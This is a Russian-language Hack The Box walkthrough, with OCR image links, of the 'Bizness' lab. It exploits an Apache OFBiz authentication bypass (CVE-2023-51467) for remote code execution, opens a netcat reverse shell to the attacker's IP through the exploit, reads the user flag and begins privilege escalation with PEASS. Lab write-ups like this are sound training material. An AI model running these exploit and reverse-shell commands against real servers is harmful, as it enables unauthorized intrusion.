
16.02.2024, 11:50 - Восточная Америка, летнее время

Авторское право (c) 2001-2024 The Apache Software Foundation. Сделанно Apache OFBiz. Релиз 18.12

Страница авторизации Apache OFBiz

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли готовые эксплоиты для работающей на сервере программы. Проще всего поискать их в Google.



Результатов: примерно 39 000 (0,26 сек.)

GitHub
https://github.com › jakabakos · Перевести эту страницу
Apache OFBiz Authentication Bypass Vulnerability (CVE- ...
This vulnerability not only exposes the ERP system to potential exploitation but also opens the door to a Server-Side Request Forgery (SSRF) exploit, presenting ...


Zscaler
https://www.zscaler.com › ap... · Перевести эту страницу
CVE-2023-51467 | ThreatLabz
8 янв. 2024 г. — Critical CVE-2023-51467 found in Apache OFBiz reveals authentication bypass flaw with a CVSS score of 9.8 allowing for SSRF exploitation.

Поиск эксплоитов в Google

Первая же ссылка ведет на эксплоит для уязвимостей CVE-2023-51467 и CVE-2023-49070. Наша версия Apache OFBiz содержит уязвимость, которая позволяет обойти аутентификацию и выполнить на сервере произвольный код. Но сначала нам нужно убедиться, что уязвимость действительно есть. Для этого используем сканер из найденного репозитория.

В качестве параметра сканеру достаточно передать лишь URL сайта.

```
python3 xdetection.py --url https://bizness.htb
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/bizness/Apache-OFBiz-Authentication-Bypass]
└─$ python3 xdetection.py --url https://bizness.htb
[+] Scanning started...
[+] Apache OFBiz instance seems to be vulnerable.
```

Проверка наличия уязвимости


Наша версия точно уязвима, а значит, можно запустить локальный веб-сервер и для теста выполнить на удаленном хосте команду curl, которая обратится к нашему серверу.

Запускаем сервер:

```
python3 -m http.server 80
```


Выполняем эксплоит:

```
python3 exploit.py --url https://bizness.htb --cmd 'curl http://10.
10.16.76/test_rce'
```



```
└─$ python3 exploit.py --url https://bizness.htb --cmd 'curl http://10.10.16.76/test_rce'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
```

Результат выполнения эксплоита



```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.252 - - [16/Feb/2024 19:57:03] code 404, message File not found
10.10.11.252 - - [16/Feb/2024 19:57:03] "GET /test_rce HTTP/1.1" 404 -
```

Логи веб-сервера

Запрос пришел, а значит, мы точно так же можем запустить и реверс-шелл.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».

Сначала запускаем листенер:


```
pwncat-cs -lp 4321
```

Теперь нам нужно запустить реверс-шелл на сервере. Возьмем вот такой вариант, который использует системную утилиту **nc**:

```
nc 10.10.16.76 4321 -e /bin/bash
```

Через эксплоит выполняем эту команду на сервере:


```
python3 exploit.py --url https://bizness.htb --cmd 'nc 10.10.16.76
4321 -e /bin/bash'
```



```
└─$ pwncat-cs -lp 4321
[19:57:34] Welcome to pwncat 🐈!
[19:58:05] received connection from 10.10.11.252:44422
[19:58:07] 0.0.0.0:4321: normalizing shell path
[19:58:08] 10.10.11.252:44422: registered new host w/ db
(local) pwncat$ back
(remote) ofbiz@bizness:/opt/ofbiz$ id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
(remote) ofbiz@bizness:/opt/ofbiz$
```

Сессия пользователя OFBiz

Первый флаг расположен в домашнем каталоге пользователя, забираем его.



```
(remote) ofbiz@bizness:/opt/ofbiz$ ls -la /home/
total 12
drwxr-xr-x  3 root  root           4096 Dec 21 09:15 .
drwxr-xr-x 18 root  root           4096 Dec 21 09:15 ..
drwxr-xr-x  4 ofbiz ofbiz-operator 4096 Jan  8 05:31 ofbiz
(remote) ofbiz@bizness:/opt/ofbiz$ ls -la /home/ofbiz/
total 32
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jan  8 05:31 .
drwxr-xr-x 3 root  root           4096 Dec 21 09:15 ..
lrwxrwxrwx 1 root  root              9 Dec 16 05:21 .bash_history → /dev/null
-rw-r--r-- 1 ofbiz ofbiz-operator  220 Dec 14 14:24 .bash_logout
-rw-r--r-- 1 ofbiz ofbiz-operator 3560 Dec 14 14:30 .bashrc
drwxr-xr-x 8 ofbiz ofbiz-operator 4096 Dec 21 09:15 .gradle
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 .java
-rw-r--r-- 1 ofbiz ofbiz-operator  807 Dec 14 14:24 .profile
-rw-r----- 1 root  ofbiz-operator   33 Feb 16 11:10 user.txt
(remote) ofbiz@bizness:/opt/ofbiz$ cat /home/ofbiz/user.txt
0edca8309a15bade5459274374bf6007
(remote) ofbiz@bizness:/opt/ofbiz$
```

Флаг пользователя


ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Мы на целевой машине, но как пользователь. Чтобы найти пути для повышения привилегий, я, как обычно, воспользуюсь скриптами PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загружаем на хост скрипт для Linux, даем ему право на выполнение и запускаем сканирование. В выводе множество информации, но ничего, что нам помогло бы. Единственный интересный момент — файлы с какими-то паролями в каталоге `ofbiz`.




```
╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/opt/ofbiz/framework/base/config/passwords.properties
/opt/ofbiz/framework/security/src/docs/asciidoc/_include/sy-password-and-JWT.adoc
```

Найденные файлы с паролями

Давай попробуем отобрать файлы, в которых также есть строка `login`.

```
cd /opt/ofbiz/
find ./ -name *login* -type f
find ./ -name *Login* -type f
```

